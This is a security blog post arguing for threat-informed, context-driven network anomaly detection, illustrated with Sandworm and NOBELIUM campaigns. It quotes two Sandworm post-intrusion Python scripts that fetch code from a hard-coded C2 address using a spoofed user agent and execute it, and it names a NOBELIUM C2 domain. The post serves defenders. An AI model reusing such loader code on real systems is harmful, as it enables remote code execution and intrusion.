Ghosts on the Wire: Expanding Conceptions of Network Anomalies

By Joe Slowik, ATR

Published: 2021-07-27 · Archived: 2026-04-05 16:42:36 UTC

Updated October 14, 2021.

Network security operations generally and network security monitoring (NSM) more specifically evolve with technology like any other information technology (IT) field. One important development in NSM, along with increasing emphasis on host-centric detection, is the rise of machine learning and artificial intelligence (ML/AI) mechanisms to analyze large, streaming datasets to identify items deviating from normal operations. Such advances enable security anomaly detection, where a combination of ML/AI and advanced statistics generate alerts and alarms relevant to an underlying baseline of normal operations.

An anomaly-based approach to network defense and monitoring is very powerful, but the current perspective of anomaly detection is overly weighted toward statistical and ML/AI modeling techniques. While these items are expansive and will be increasingly useful as underlying datasets become ever larger, space still exists for a more classic version of anomaly-driven detection.

In this post, we will examine an expanded conception of anomaly analysis to demonstrate how network operators and defenders still retain various options for monitoring and protecting their respective environments using a threat-focused, intelligence-driven approach to NSM and similar alerting.

Anomalies Defined and Reviewed

The idea of an "anomaly" is quite simple: something that deviates from what is standard, normal, or expected. Based on this general definition, network anomalies would encompass items ranging from a newly resolved domain, a never-before-seen user agent, or something more exotic such as a mismatch between communication protocol and standard port assignment.

Yet the idea of anomaly-based defense in NSM and related security disciplines increasingly is linked directly and exclusively to mathematical models for identifying anomalous trends in a large dataset. While this approach is certainly valuable and may over time prove to be the only viable approach to dealing with massive datasets, this technique largely abandons contextuality in favor of mathematical speculation.

ML/AI-derived anomalies represent a deviation from a baseline. Such an approach can be very valuable in identifying new or unusual traffic, but at the same time such events are confusing as their only reason for being interesting is their strangeness. Such strangeness can arise for several reasons: misconfiguration, a change in operations, user error, or potentially malicious operations. Given a black box approach to ML/AI anomaly identification, contextuality as to *why* a given item is even relevant — let alone a security concern — is lost.

Yet if we break free of a strictly mathematical view of potential security anomalies, several possibilities emerge. Looking at anomalies as more than just a statistical deviation, but as a meaningful, identifiable alteration from a normal state of affairs allows us to inject context and meaning into the event in question. In this fashion, differentiating the simply weird from the concerning becomes possible because we can begin framing unusual events in light of how such an observation relates to pre- and post-event actions and how such an event may relate to an adversary's intrusion lifecycle.

In this perspective, an anomaly becomes not just an observation deviating from a long-term baseline, but an item that represents a change in operations that at the same time can be associated with potential malicious behaviors. Searching for anomalies thus becomes enriched by understanding and projecting why such an anomalous, unusual occurrence matters. Such an outlook represents a refinement from a view of the simply strange to the unusual, and potentially malicious, which reduces our corpus of possible events — but does so in a way that is useful since it redirects our focus to higher-confidence instances where such unusual events can be highly correlated with behaviors associated with adversary operations.

What we seek in this perspective is a refinement of anomaly to include observations that incorporate an understanding of adversary operations. By enriching our understanding of outlier events and anomalous network occurrences to incorporate cyber threat intelligence (CTI) and similar perspectives, we can drive higher value and higher confidence alerting on items of interest. Analysts and network defenders can then devote energy towards exploring and investigating a likely malicious event, rather than focusing on first trying to determine whether a given occurrence is truly malicious, or merely weird but ultimately benign.

Examples of Network Anomalies for Detection Purposes

The above considerations are not merely theoretical in nature. Rather, adopting a CTI-enriched understanding of anomalies to incorporate perspectives on adversary operations unlocks powerful detection possibilities related to known techniques and campaigns. By exploring a few examples of such activity, we can gain greater understanding of how the concept of an anomaly should be expanded to include detecting items straying from the usual, but informed by CTI understanding of adversary operations and behaviors.

Sandworm Operations and Mismatches

In June 2020, the U.S. National Security Agency published a report on exploitation activity linked to a threat actor typically referred to as Sandworm. Subsequent analysis of this campaign revealed various actions associated with this actor and the specific campaign targeting the Exim mail transfer agent (MTA). Reviewing analysis of this actor's activity in this campaign, several mismatches in functionality or expected relationships emerge:

- Use of Windows-specific user agent strings for retrieval of follow-on payloads as part of malicious script execution in likely Linux system environments
- Leveraging standard ports but using uncommon protocols or services on these ports for command and control (C2) functionality

We observe the former in connection with a post-intrusion script executed by Sandworm:

```
import sys;import re, subprocess;cmd = "ps -ef | grep Little\ Snitch | grep -v grep"
ps = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
out, err = ps.communicate()
if re.search("Little Snitch", out):
  sys.exit()
import urllib2;
UA='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';server='http://95.216.13.196:8080';t=
'/admin/get.php';req=urllib2.Request(server+t);
req.add_header('User-Agent',UA);
req.add_header('Cookie',"KozlgCPnGOt=z0Hrp9hyGeS3dziffU3yK++mIR4=");
proxy = urllib2.ProxyHandler();
o = urllib2.build_opener(proxy);
urllib2.install_opener(o);
a=urllib2.urlopen(req).read();
IV=a[0:4];data=a[4:];key=IV+'7b9a78a3708d47d3f9f837e8079cc662';S,j,out=range(256),0,[]
for i in range(256):
   j=(j+S[i]+ord(key[i%len(key)]))%256
   S[i],S[j]=S[j],S[i]
i=j=0
for char in data:
   i=(i+1)%256
   j=(j+S[i])%256
   S[i],S[j]=S[j],S[i]
   out.append(chr(ord(char)^S[(S[i]+S[j])%256]))
exec(''.join(out))
```

Figure 1. Post-intrusion script executed by Sandworm.

An anomalous situation emerges given the nature of communication in the above item. While the Exim MTA will typically reside only on Linux servers, the script in question uses a hard-coded user agent string associated with Windows workstations. Identifying this communication anomaly will allow a defender to spot the C2 channel through the mismatch in system type and traffic information. If sufficient visibility and IT asset identification exists, defenders can articulate alerts identifying functional mismatches for further investigation and analysis.

```
import sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener'])
hs=[]
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko')]
exec(o.open(
'http://95.216.13.196:53/cqkepWlC5j-ejIuYwx1nwwWCxKDC2oC-Hnrn-G5nHHjiewxOTaUlw4vO8J4gAYwYuul66uYes_TKN5FT93KkwSOMNi5PW0o3q9d
mqhfE77PfZR8p-If6jRQrndwObPjaP0_N4l85I3rkN29Tg_OjRvRCEzSepTI5JZJgQuiO_OBQDYY-vFjZb5r0OkxAuo_JlyqcXWPE5zVGjkA_nqDT5vJwlH6AW0D
wkYNr47D').read())
```

Figure 2. Post-exploitation Sandworm activity shows mismatch.

In addition to the user agent item, the above section of post-exploitation Sandworm activity shows another interesting mismatch between expected and observed behavior. In this case, a hard-coded HTTP connection exists (again using a Windows-based user agent), but instead of using TCP 80 for communication, the request leverages TCP 53 (typically associated with DNS zone transfers). Such activity could be used to evade firewall or similar controls (as DNS is typically allowed outbound). But examination of traffic flow information would show a mismatch between protocol used (HTTP) and associated port (TCP 53). This type of mismatch would not be randomly occurring and can be highly correlated with evasive activity by an entity within the network. By detecting such traffic, defenders can identify not merely suspicious but likely malicious behaviors for further response and investigation.

NOBELIUM and Unusual DNS Queries

Multiple entities identified a complex, long-running intrusion campaign leveraging a supply chain intrusion through Solar Winds Orion network monitoring software in December 2020. Subsequent analysis, along with labeling the adversary responsible as NOBELIUM, identified additional intrusion and lateral movement mechanisms leveraging adversary compromise of Microsoft Cloud and O365 environments. The combination of Microsoft and Solar Winds vectors for intrusion and access represent a formidable combination for defenders to

deal with — a situation made more complicated still given the adversary's savvy use of network infrastructure to evade indicator-driven network defense and investigation.

Examination of the Solar Winds Orion intrusion vector, labeled SUNBURST, reveals one key observable linking all known events: use of a common initial C2 domain for victim identification and filtering. The domain, avsvmcloud[.]com, was used to collect lengthy DNS requests, such as the below items observed in DomainTools Iris, that contained encoded victim information. Based on this information, the responding server would then determine whether the victim would receive a CNAME response back to move events on to second-stage C2 infrastructure.



Figure 3. avsvmcloud[.]com was used to collect lengthy DNS requests.

While a variety of careful, operations security-centric steps are made by NOBELIUM in establishing this nested C2 activity, the initial C2 beacon nonetheless stands out while linking first-stage infection vectors. While detecting anomalous DNS activity (long subdomains, DNS lookups followed by no actual traffic to the identified resource, etc.) on its own may be insufficient for meaningful alerting, additional enrichment may enable higher-confidence assessments. For example, linking this DNS activity to the specific device responsible, such as a Solar Winds Orion network monitoring server, can tie an anomalous network event to high-profile, high-value infrastructure. Such correlation, in this case based on functionality and context, serves to bubble up the merely anomalous to activity that requires investigation.

Large Archive Downloads for Analysis Evasion

NOBELIUM-linked activity continued in late May 2021 with a phishing campaign spoofing non-governmental organizations (NGOs) and other entities. For this campaign, the initial infection vector was a malicious link in the NGO-spoofing email leading to an ISO optical disk image file.

For reasons of efficiency and scalability, ISO file types (which are legitimately used for a number of purposes, including distributing operating system installation disks) are often excluded from active analysis (scanning engines or sandboxing) because of their size. For example, a typical Linux installation ISO for Ubuntu is approximately 2.6 gigabytes in size, while Windows 10 ISO installers are typically larger than 3 gigabytes. To avoid undue stress on security appliances, such files are therefore exempt from security analysis — allowing an

entity such as NOBELIUM (among other adversaries) to use this visibility gap to transfer malware within an ISO archive.

As reported by multiple entities, NOBELIUM distributed malware as an ISO with several components inside: a decoy document or PDF, a DLL containing the actual payload, and a LNK file that would handle execution of the payload while displaying the decoy. While ISO files can (obviously) be of any size, what is notable about the images distributed in this campaign is that they are relatively small, as shown in the samples provided in the following table:

Whereas typical ISOs are often measured in gigabytes, these items at most come in at a little over 20 megabytes. As such, an anomaly can be identified in this behavior: retrieval of relatively small ISO files, and in this case from likely new (to the victim) network infrastructure. This combination of anomalous observations — odd file given file type and newly observed network infrastructure — can be used as an identifier for activity that requires further analysis and investigation.

Context-Driven Anomalies and Enabling Response

A threat-centric, intelligence-driven approach to anomalies also enables response due to greater contextuality and background understanding of suspicious activity. In identifying an anomalous object given a known, identifiable behavioral deviation, defenders can now ask relevant questions as to how the observation manifested and toward what it likely leads. This stands in contrast to the approach in most black-box mathematical model identifications, where significant effort must first be expended to determine whether the odd observation is even suspicious (or malicious) before considering what comes next.

Thus, in a behavior-aware, intelligence-driven perspective for identifying anomalies relevant to network-normal behaviors, possibilities emerge for guiding investigation and response post-detection. Frequently described as playbooks within the security industry, incident response (IR) personnel can leverage pre-determined, historically relevant follow-on actions to pursue a detection after it emerges. Since the triggering anomaly is strange because of context and operation relative to the network and potential adversary actions, IR actions can be focused toward known-valuable investigative paths.

Enabling IR and defensive operations is a goal for many organizations to better utilize and direct limited resources. By ensuring an intelligence and contextual perspective for security detections, such as an enriched identification of anomalies, organizations can meaningfully enable such a posture. In doing so, asset owners and decision makers create a more focused, rapid response to malicious activity, minimizing adversary dwell time and improving defender identification and response metrics.

Conclusion

The concept of a security anomaly has been debased due to the exclusive focus on mathematical and statistical model identification of odd events in network security as the only perceived manner of implementing such an approach.

Through reevaluation of the anomaly concept, we find possibilities for contextual, behavior-driven variants that allow defenders and responders to rapidly triage and transition initial observations toward high-confidence

security alerts. By adopting this enriched conception, we as network security professionals can reclaim the idea of anomalous events from black-box modeling and reintroduce it to fundamental security monitoring and response. In doing so, we will enable a more focused, more accurate means to respond to security events as they occur, while significantly reducing wasteful actions in response to events that are merely odd but fundamentally benign.
